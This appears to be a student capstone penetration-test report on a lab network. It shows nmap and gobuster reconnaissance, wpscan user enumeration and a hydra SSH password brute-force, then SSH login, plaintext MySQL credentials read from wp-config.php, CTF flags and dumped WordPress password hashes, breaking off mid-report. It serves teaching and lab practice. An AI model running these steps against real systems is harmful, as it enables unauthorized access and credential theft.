Final Engagement

Attack, Defense & Analysis of a Vulnerable Network


Alisha Babbar

Table of Contents

This document contains the following resources:

Network Topology
& Critical Vulnerabilities

Network Topology



Network
Address Range: 192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 192.168.1.1

Machines
IPv4: 192.168.1.90
OS: Kali Linux
Hostname: Kali

IPv4: 192.168.1.100
OS: Linux
Hostname: ELK

IPv4: 192.168.1.105
OS: Linux
Hostname: Capstone

IPv4: 192.168.1.110
OS: Linux
Hostname: Target 1

IPv4: 192.168.1.115
OS: Linux
Hostname: Target 2

Critical Vulnerabilities: Target 1

Our assessment uncovered the following critical vulnerabilities in **Target 1**.

Vulnerability	Description	Impact
CWE 200 - Exposure of sensitive information to any unauthorised user	Exploited wordpress default vulnerability to user enumeration using wpscan	Found 2 usernames
CWE 521 - Weak password requirements	Able to brute force a weak password using hydra	Gained access to Target 1 using SSH, access MySQL database, dump user password hashes
CWE 269 - Improper Privilege Management	User had sudo privilege to use python	Able to spawn an interactive shell using py

Critical Vulnerabilities: Target 2

Our assessment uncovered the following critical vulnerabilities in **Target 2**.

Vulnerability	Description	Impact

Exploits Used

Exploitation: Exposing the open service ports

Exposed Services using nmap

- How did you exploit the vulnerability?

  Run nmap on the network realizing the target 1 vm is at 192.168.1.110

  Then run nmap on Target 1

- What did the exploit achieve?

  Exposed the open services including **http** and **ssh** which can be exploited

- Screenshot

```
root@Kali:~# nmap -sV -O 192.168.1.110
Starting Nmap 7.80 ( https://nmap.org ) at 2022-03-16 15:35 PDT
Nmap scan report for 192.168.1.110
Host is up (0.00078s latency).
Not shown: 995 closed ports
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
80/tcp  open  http        Apache httpd 2.4.10 ((Debian))
111/tcp open  rpcbind     2-4 (RPC #100000)
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: Host: TARGET1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.79 seconds
```

Exploitation: Using Gobuster and Nmap to enum directories

Summarize the following:

- Directory scan with gobuster, reveals wordpress
- Used to reveal directories in the webserver. Used as recon to find attack options.
- Screenshots below and following slides

```
root@Kali:~# gobuster dir -u "http://192.168.1.110" -w /usr/share/wordlists/dirb/common.txt
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.1.110
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2022/03/21 18:08:53 Starting gobuster in directory enumeration mode
===============================================================
/.hta                 (Status: 403) [Size: 292]
/.htaccess            (Status: 403) [Size: 297]
/.htpasswd            (Status: 403) [Size: 297]
/css                  (Status: 301) [Size: 312] [--> http://192.168.1.110/css/]
/fonts                (Status: 301) [Size: 314] [--> http://192.168.1.110/fonts/]
/img                  (Status: 301) [Size: 312] [--> http://192.168.1.110/img/]
/index.html           (Status: 200) [Size: 16819]
/js                   (Status: 301) [Size: 311] [--> http://192.168.1.110/js/]
/manual               (Status: 301) [Size: 315] [--> http://192.168.1.110/manual/]
/server-status        (Status: 403) [Size: 301]
/vendor               (Status: 301) [Size: 315] [--> http://192.168.1.110/vendor/]
/wordpress            (Status: 301) [Size: 318] [--> http://192.168.1.110/wordpress/]

===============================================================
2022/03/21 18:08:56 Finished
===============================================================
```

```
root@Kali:~# nmap --script=http-enum.nse 192.168.1.110
Starting Nmap 7.80 ( https://nmap.org ) at 2022-03-21 18:44 PDT
Nmap scan report for 192.168.1.110
Host is up (0.0011s latency).
Not shown: 995 closed ports
PORT    STATE SERVICE
22/tcp  open  ssh
80/tcp  open  http
| http-enum:
|   /wordpress/: Blog
|   /wordpress/wp-login.php: Wordpress login page.
|   /css/: Potentially interesting directory w/ listing on 'apache/2.4.10 (debian)'
|   /img/: Potentially interesting directory w/ listing on 'apache/2.4.10 (debian)'
|   /js/: Potentially interesting directory w/ listing on 'apache/2.4.10 (debian)'
|   /manual/: Potentially interesting folder
|_  /vendor/: Potentially interesting directory w/ listing on 'apache/2.4.10 (debian)'
111/tcp open  rpcbind
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
MAC Address: 00:15:5D:00:04:10 (Microsoft)

Nmap done: 1 IP address (1 host up) scanned in 1.85 seconds
```

Exploitation: Scanning ports 22, 80, 139 and 445 for vulnerabilities using Nmap

```
root@Kali:~# nmap -A --script=vuln -p22 192.168.1.110
Starting Nmap 7.80 ( https://nmap.org ) at 2022-03-21 18:52 PDT
Nmap scan report for 192.168.1.110
Host is up (0.00096s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
| _clamav-exec: ERROR: Script execution failed (use -d to debug)
| vulners:
|   cpe:/a:openbsd:openssh:6.7p1:
|       CVE-2015-5600   8.5     https://vulners.com/cve/CVE-2015-5600
|       MSF:ILITIES/GENTOO-LINUX-CVE-2015-6564/ 6.9     https://vulners.com/metasploit/MSF:ILITIES/GENTOO-LINUX-CVE-2015-6564/  *
|       CVE-2015-6564   6.9     https://vulners.com/cve/CVE-2015-6564
|       CVE-2018-15919  5.0     https://vulners.com/cve/CVE-2018-15919
|       CVE-2017-15906  5.0     https://vulners.com/cve/CVE-2017-15906
|       SSV:90447       4.6     https://vulners.com/seebug/SSV:90447    *EXPLOIT*
|       CVE-2016-0778   4.6     https://vulners.com/cve/CVE-2016-0778
|       CVE-2021-41617  4.4     https://vulners.com/cve/CVE-2021-41617
|       MSF:ILITIES/OPENBSD-OPENSSH-CVE-2020-14145/     4.3     https://vulners.com/metasploit/MSF:ILITIES/OPENBSD-OPENSSH-CVE-20
EXPLOIT*
|       MSF:ILITIES/HUAWEI-EULEROS-2_0_SP9-CVE-2020-14145/      4.3     https://vulners.com/metasploit/MSF:ILITIES/HUAWEI-EULEROS
VE-2020-14145/  *EXPLOIT*
|       MSF:ILITIES/HUAWEI-EULEROS-2_0_SP8-CVE-2020-14145/      4.3     https://vulners.com/metasploit/MSF:ILITIES/HUAWEI-EULEROS
VE-2020-14145/  *EXPLOIT*
|       MSF:ILITIES/HUAWEI-EULEROS-2_0_SP5-CVE-2020-14145/      4.3     https://vulners.com/metasploit/MSF:ILITIES/HUAWEI-EULEROS
VE-2020-14145/  *EXPLOIT*
|       MSF:ILITIES/F5-BIG-IP-CVE-2020-14145/   4.3     https://vulners.com/metasploit/MSF:ILITIES/F5-BIG-IP-CVE-2020-14145/    *
|       CVE-2020-14145  4.3     https://vulners.com/cve/CVE-2020-14145
|       CVE-2015-5352   4.3     https://vulners.com/cve/CVE-2015-5352
|       MSF:ILITIES/UBUNTU-CVE-2016-0777/       4.0     https://vulners.com/metasploit/MSF:ILITIES/UBUNTU-CVE-2016-0777/       *
|       MSF:ILITIES/IBM-AIX-CVE-2016-0777/      4.0     https://vulners.com/metasploit/MSF:ILITIES/IBM-AIX-CVE-2016-0777/       *
|       MSF:ILITIES/DEBIAN-CVE-2016-0777/       4.0     https://vulners.com/metasploit/MSF:ILITIES/DEBIAN-CVE-2016-0777/       *
|       MSF:ILITIES/AIX-7.2-OPENSSH_ADVISORY7_CVE-2016-0777/    4.0     https://vulners.com/metasploit/MSF:ILITIES/AIX-7.2-OPENSS
7_CVE-2016-0777/        *EXPLOIT*
|       MSF:ILITIES/AIX-7.1-OPENSSH_ADVISORY7_CVE-2016-0777/    4.0     https://vulners.com/metasploit/MSF:ILITIES/AIX-7.1-OPENSS
7_CVE-2016-0777/        *EXPLOIT*
|       MSF:ILITIES/AIX-5.3-OPENSSH_ADVISORY7_CVE-2016-0777/    4.0     https://vulners.com/metasploit/MSF:ILITIES/AIX-5.3-OPENSS
7_CVE-2016-0777/        *EXPLOIT*
|       CVE-2016-0777   4.0     https://vulners.com/cve/CVE-2016-0777
|       MSF:ILITIES/ALPINE-LINUX-CVE-2015-6563/ 1.9     https://vulners.com/metasploit/MSF:ILITIES/ALPINE-LINUX-CVE-2015-6563/  *
|_      CVE-2015-6563   1.9     https://vulners.com/cve/CVE-2015-6563
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
```

```
root@Kali:~# nmap -A --script=vuln -p80 192.168.1.110
Starting Nmap 7.80 ( https://nmap.org ) at 2022-03-21 18:53 PDT
Nmap scan report for 192.168.1.110
Host is up (0.0010s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.10 ((Debian))
| _clamav-exec: ERROR: Script execution failed (use -d to debug)
| http-csrf:
| Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=192.168.1.110
|   Found the following possible CSRF vulnerabilities:

|     Path: http://192.168.1.110:80/
|     Form id:
|     Form action: https://spondonit.us12.list-manage.com/subscribe/post?u=1462626880ade1ac87bd9c93a&id=92a4423d01

|     Path: http://192.168.1.110:80/about.html
|     Form id:
|     Form action: https://spondonit.us12.list-manage.com/subscribe/post?u=1462626880ade1ac87bd9c93a&id=92a4423d01

|     Path: http://192.168.1.110:80/service.html
|     Form id:
|     Form action: https://spondonit.us12.list-manage.com/subscribe/post?u=1462626880ade1ac87bd9c93a&id=92a4423d01

|     Path: http://192.168.1.110:80/contact.php
|     Form id: myform
|     Form action:

|     Path: http://192.168.1.110:80/contact.php
|     Form id:
|     Form action: https://spondonit.us12.list-manage.com/subscribe/post?u=1462626880ade1ac87bd9c93a&id=92a4423d01
| _http-dombased-xss: Couldn't find any DOM based XSS.
| http-enum:
|   /wordpress/: Blog
|   /wordpress/wp-login.php: Wordpress login page.
|   /css/: Potentially interesting directory w/ listing on 'apache/2.4.10 (debian)'
|   /img/: Potentially interesting directory w/ listing on 'apache/2.4.10 (debian)'
|   /js/: Potentially interesting directory w/ listing on 'apache/2.4.10 (debian)'
|   /manual/: Potentially interesting folder
| _ /vendor/: Potentially interesting directory w/ listing on 'apache/2.4.10 (debian)'
| _http-server-header: Apache/2.4.10 (Debian)
| _http-stored-xss: Couldn't find any stored XSS vulnerabilities.
| vulners:
|   cpe:/a:apache:http_server:2.4.10:
|       E899CC4B-A3FD-5288-BB62-A4201F93FDCC    10.0    https://vulners.com/githubexploit/E899CC4B-A3FD-5288-BB62-A4201F93FDCC  *EXPLOIT*
|       5DE1B404-0368-5986-856A-306EA0FE0C09    10.0    https://vulners.com/githubexploit/5DE1B404-0368-5986-856A-306EA0FE0C09  *EXPLOIT*
```

Exploitation: Scanning ports 22, 80, 139 and 445 for vulnerabilities using Nmap

```
|       CVE-2022-23943  7.5    https://vulners.com/cve/CVE-2022-23943
|       CVE-2022-22720  7.5    https://vulners.com/cve/CVE-2022-22720
|       CVE-2021-44790  7.5    https://vulners.com/cve/CVE-2021-44790
|       CVE-2021-39275  7.5    https://vulners.com/cve/CVE-2021-39275
|       CVE-2021-26691  7.5    https://vulners.com/cve/CVE-2021-26691
|       CVE-2017-7679   7.5    https://vulners.com/cve/CVE-2017-7679
|       CVE-2017-7668   7.5    https://vulners.com/cve/CVE-2017-7668
|       CVE-2017-3169   7.5    https://vulners.com/cve/CVE-2017-3169
|       CVE-2017-3167   7.5    https://vulners.com/cve/CVE-2017-3167
|       MSF:ILITIES/UBUNTU-CVE-2018-1312/      6.8     https://vulners.com/metasploit/MSF:ILITIES/UBUNTU-CVE-2018-1312/       *EXPLOIT*
|       MSF:ILITIES/UBUNTU-CVE-2017-15715/     6.8     https://vulners.com/metasploit/MSF:ILITIES/UBUNTU-CVE-2017-15715/      *EXPLOIT*
|       MSF:ILITIES/SUSE-CVE-2017-15715/       6.8     https://vulners.com/metasploit/MSF:ILITIES/SUSE-CVE-2017-15715/ *EXPLOIT*
|       MSF:ILITIES/REDHAT_LINUX-CVE-2017-15715/       6.8     https://vulners.com/metasploit/MSF:ILITIES/REDHAT_LINUX-CVE-2017-15715/ *EX
PLOIT*
|       MSF:ILITIES/ORACLE_LINUX-CVE-2017-15715/       6.8     https://vulners.com/metasploit/MSF:ILITIES/ORACLE_LINUX-CVE-2017-15715/ *EX
PLOIT*
|       MSF:ILITIES/ORACLE-SOLARIS-CVE-2017-15715/     6.8     https://vulners.com/metasploit/MSF:ILITIES/ORACLE-SOLARIS-CVE-2017-15715/ *
EXPLOIT*
|       MSF:ILITIES/IBM-HTTP_SERVER-CVE-2017-15715/    6.8     https://vulners.com/metasploit/MSF:ILITIES/IBM-HTTP_SERVER-CVE-2017-15
EXPLOIT*
|       MSF:ILITIES/HUAWEI-EULEROS-2_0_SP3-CVE-2018-1312/      6.8     https://vulners.com/metasploit/MSF:ILITIES/HUAWEI-EULEROS-2_0
VE-2018-1312/   *EXPLOIT*
|       MSF:ILITIES/HUAWEI-EULEROS-2_0_SP3-CVE-2017-15715/      6.8     https://vulners.com/metasploit/MSF:ILITIES/HUAWEI-EULEROS-2_0
VE-2017-15715/  *EXPLOIT*
|       MSF:ILITIES/HUAWEI-EULEROS-2_0_SP2-CVE-2018-1312/      6.8     https://vulners.com/metasploit/MSF:ILITIES/HUAWEI-EULEROS-2_0
VE-2018-1312/   *EXPLOIT*
|       MSF:ILITIES/HUAWEI-EULEROS-2_0_SP2-CVE-2017-15715/      6.8     https://vulners.com/metasploit/MSF:ILITIES/HUAWEI-EULEROS-2_0
VE-2017-15715/  *EXPLOIT*
|       MSF:ILITIES/HUAWEI-EULEROS-2_0_SP1-CVE-2018-1312/      6.8     https://vulners.com/metasploit/MSF:ILITIES/HUAWEI-EULEROS-2_0
VE-2018-1312/   *EXPLOIT*
|       MSF:ILITIES/HUAWEI-EULEROS-2_0_SP1-CVE-2017-15715/      6.8     https://vulners.com/metasploit/MSF:ILITIES/HUAWEI-EULEROS-2_0
VE-2017-15715/  *EXPLOIT*
|       MSF:ILITIES/FREEBSD-CVE-2017-15715/     6.8     https://vulners.com/metasploit/MSF:ILITIES/FREEBSD-CVE-2017-15715/      *EXPL
|       MSF:ILITIES/DEBIAN-CVE-2017-15715/      6.8     https://vulners.com/metasploit/MSF:ILITIES/DEBIAN-CVE-2017-15715/       *EXPL
|       MSF:ILITIES/CENTOS_LINUX-CVE-2017-15715/       6.8     https://vulners.com/metasploit/MSF:ILITIES/CENTOS_LINUX-CVE-2017-1571
PLOIT*
|       MSF:ILITIES/APACHE-HTTPD-CVE-2017-15715/       6.8     https://vulners.com/metasploit/MSF:ILITIES/APACHE-HTTPD-CVE-2017-1571
PLOIT*
|       MSF:ILITIES/AMAZON_LINUX-CVE-2017-15715/       6.8     https://vulners.com/metasploit/MSF:ILITIES/AMAZON_LINUX-CVE-2017-1571
PLOIT*
|       MSF:ILITIES/ALPINE-LINUX-CVE-2018-1312/ 6.8    https://vulners.com/metasploit/MSF:ILITIES/ALPINE-LINUX-CVE-2018-1312/  *EXPL
|       MSF:ILITIES/ALPINE-LINUX-CVE-2017-15715/       6.8     https://vulners.com/metasploit/MSF:ILITIES/ALPINE-LINUX-CVE-2017-1571
PLOIT*
|       FDF3DFA1-ED74-5EE2-BF5C-BA752CA34AE8    6.8     https://vulners.com/githubexploit/FDF3DFA1-ED74-5EE2-BF5C-BA752CA34AE8  *EXPL
|       CVE-2022-22721  6.8     https://vulners.com/cve/CVE-2022-22721
|       CVE-2021-40438  6.8     https://vulners.com/cve/CVE-2021-40438
|       CVE-2020-35452  6.8     https://vulners.com/cve/CVE-2020-35452
```

```
root@Kali:~# nmap -A --script=vuln -p139 192.168.1.110
Starting Nmap 7.80 ( https://nmap.org ) at 2022-03-21 18:46 PDT
Nmap scan report for 192.168.1.110
Host is up (0.00099s latency).

PORT    STATE SERVICE     VERSION
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: Host: TARGET1

Host script results:
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: false
| smb-vuln-regsvc-dos:
|   VULNERABLE:
|   Service regsvc in Microsoft Windows systems vulnerable to denial of service
|     State: VULNERABLE
|       The service regsvc in Microsoft Windows 2000 systems is vulnerable to denial of service caused by a null deference
|       pointer. This script will crash the service if it is vulnerable. This vulnerability was discovered by Ron Bowes
|       while working on smb-enum-sessions.
|_

TRACEROUTE
HOP RTT     ADDRESS
1   0.99 ms 192.168.1.110

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 29.39 seconds
```

Exploitation: Scanning ports 22, 80, 139 and 445 for vulnerabilities using Nmap

```
root@Kali:~# nmap -A --script=vuln -p445 192.168.1.110
Starting Nmap 7.80 ( https://nmap.org ) at 2022-03-21 18:50 PDT
Nmap scan report for 192.168.1.110
Host is up (0.00068s latency).

PORT    STATE SERVICE     VERSION
445/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: Host: TARGET1

Host script results:
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: false
| smb-vuln-regsvc-dos:
|   VULNERABLE:
|   Service regsvc in Microsoft Windows systems vulnerable to denial of service
|     State: VULNERABLE
|       The service regsvc in Microsoft Windows 2000 systems is vulnerable to denial of service caused by a null deference
|       pointer. This script will crash the service if it is vulnerable. This vulnerability was discovered by Ron Bowes
|       while working on smb-enum-sessions.
|_

TRACEROUTE
HOP RTT     ADDRESS
1   0.68 ms 192.168.1.110

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 23.57 seconds
```

Exploitation: Running WP Scan

Summarize the following:

- How did you exploit the vulnerability? wpscan -url http://192.168.1.110/wordpress -P /usr/share/wordlists/rockyou.txt
- What did the exploit achieve? Identified 2 users: Michael and Steven
- Screenshots below

```
root@Kali:~# wpscan --url http://192.168.1.110/wordpress/ -P /usr/share/wordlists/rockyou.txt
_______________________________________________________________
         _       _______     /_____/
         \\      / / __ \ / ___/
          \\  ^  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/ \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  ^  /  | |     ____) | (__| (_| | | | |
             \/ \/   |_|    /_____/ \___|\__,_|_| |_|

        WordPress Security Scanner by the WPScan Team
                         Version 3.7.8
      Sponsored by Automattic - https://automattic.com/
      @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[+] URL: http://192.168.1.110/wordpress/
[+] Started: Mon Mar 21 18:12:02 2022
```

```
[i] User(s) Identified:

[+] michael
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] steven
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)
```

Exploitation: Crack Weak Password

Summarize the following:

- How did you exploit the vulnerability? Using hydra cracked Michael's password
- What did the exploit achieve? Able to crack password utilizing rockyou.txt wordlist
- Screenshot below

```
root@Kali:~# hydra -l michael -P /usr/share/wordlists/rockyou.txt 192.168.1.110 -t 4 ssh
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-03-21 19:03:13
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:1/p:14344399), ~3586100 tries per task
[DATA] attacking ssh://192.168.1.110:22/
[22][ssh] host: 192.168.1.110   login: michael   password: michael
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 1 final worker threads did not complete until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 targets did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-03-21 19:03:23
```

Exploitation: SSH to Target 1 and finding Flag 1 and 2

Summarize the following:

- How did you exploit the vulnerability? ssh michael@192.168.1.110 Password: michael
- What did the exploit achieve? Granted user access into Target 1
- Able to find Flag1 in /var/www/html by using cat and grep for flag
- Screenshots included:

```
root@Kali:~# ssh michael@192.168.1.110
michael@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
michael@target1:~$
```

```
michael@target1:/$ cd var/www/html
michael@target1:/var/www/html$ ls
about.html   contact.zip  elements.html  img         js    Security - Doc
contact.php  css          fonts          index.html  scss  service.html
michael@target1:/var/www/html$ cat *.html | grep flag
                                                                    <div
ada</div>
                                                                    <div
ada</div>
                                                                    <div
ada</div>
                                                                    <div
ada</div>
                                                                    <div
ada</div>
                                                                    <div
ada</div>
                                                                    <div
ada</div>
                                                                    <div
ada</div>
                    <!-- flag1{b9bbcb33e11b80be759c4e844862482d} -->
michael@target1:/var/www/html$
```

Exploitation: Finding Flag2

- Able to find Flag2 in /var/www by using cat
- Screenshot below

```
michael@target1:/var/www/html$ cd ..
michael@target1:/var/www$ ls
flag2.txt  html
michael@target1:/var/www$ cat flag2.txt
flag2{fc3fd58dcdad9ab23faca6e9a36e581c}
michael@target1:/var/www$
```

Exploitation: MySQL Database credentials in plain text

Summarize the following:

- How did you exploit the vulnerability? Cat the wp-config.php file in the wordpress directory
- What did the exploit achieve? Able to find the database credentials
- User **root** Password **R@v3nSecurity**
- Screenshot here

```
michael@target1:~$ cd /var/www/html/wordpress/
michael@target1:/var/www/html/wordpress$ cat wp-config.php
<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the
 * installation. You don't have to use the web site, you can
 * copy this file to "wp-config.php" and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://codex.wordpress.org/Editing_wp-config.php
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8mb4');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');
```

Exploitation: Connecting to and exploiting MySQL DB

Summarize the following:

- How did you exploit the vulnerability? Using credentials found run command mysql -u root -p and entered password **R@v3nSecurity**
- What did the exploit achieve? Able to enter the database to find databases and tables to figure out the users for wordpress
- Screenshots here and in the following slides

```
michael@target1:/var/www/html/wordpress$ mysql -u root -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 39
Server version: 5.5.60-0+deb8u1 (Debian)

Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
```

Exploitation: Connecting to and exploiting MySQL DB

- show databases;
- use wordpress
- show tables;

```
mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| performance_schema |
| wordpress          |
+--------------------+
4 rows in set (0.02 sec)

mysql> use wordpress
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+-----------------------+
| Tables_in_wordpress   |
+-----------------------+
| wp_commentmeta        |
| wp_comments           |
| wp_links              |
| wp_options            |
| wp_postmeta           |
| wp_posts              |
| wp_term_relationships |
| wp_term_taxonomy      |
| wp_termmeta           |
| wp_terms              |
| wp_usermeta           |
| wp_users              |
+-----------------------+
12 rows in set (0.00 sec)

mysql>
```

Exploitation: Connecting to and exploiting MySQL DB

- select * from wp_users
- copied Steven's hash for future use to hash.txt on kali desktop

```
mysql> select * from wp_users
    -> ;
+----+------------+------------------------------------+---------------+-------------------+----------+---------------------+-------------
-------+-------------+---------------+
| ID | user_login | user_pass                          | user_nicename | user_email        | user_url | user_registered     | user_activati
on_key | user_status | display_name   |
+----+------------+------------------------------------+---------------+-------------------+----------+---------------------+-------------
-------+-------------+---------------+
|  1 | michael    | $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 | michael       | michael@raven.org |          | 2018-08-12 22:49:12 |
       |           0 | michael        |
|  2 | steven     | $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/ | steven        | steven@raven.org  |          | 2018-08-12 23:31:16 |
       |           0 | Steven Seagull |
+----+------------+------------------------------------+---------------+-------------------+----------+---------------------+-------------
-------+-------------+---------------+
2 rows in set (0.00 sec)

mysql>
```

Exploitation: Connecting to and exploiting MySQL DB

- select * from wp_posts
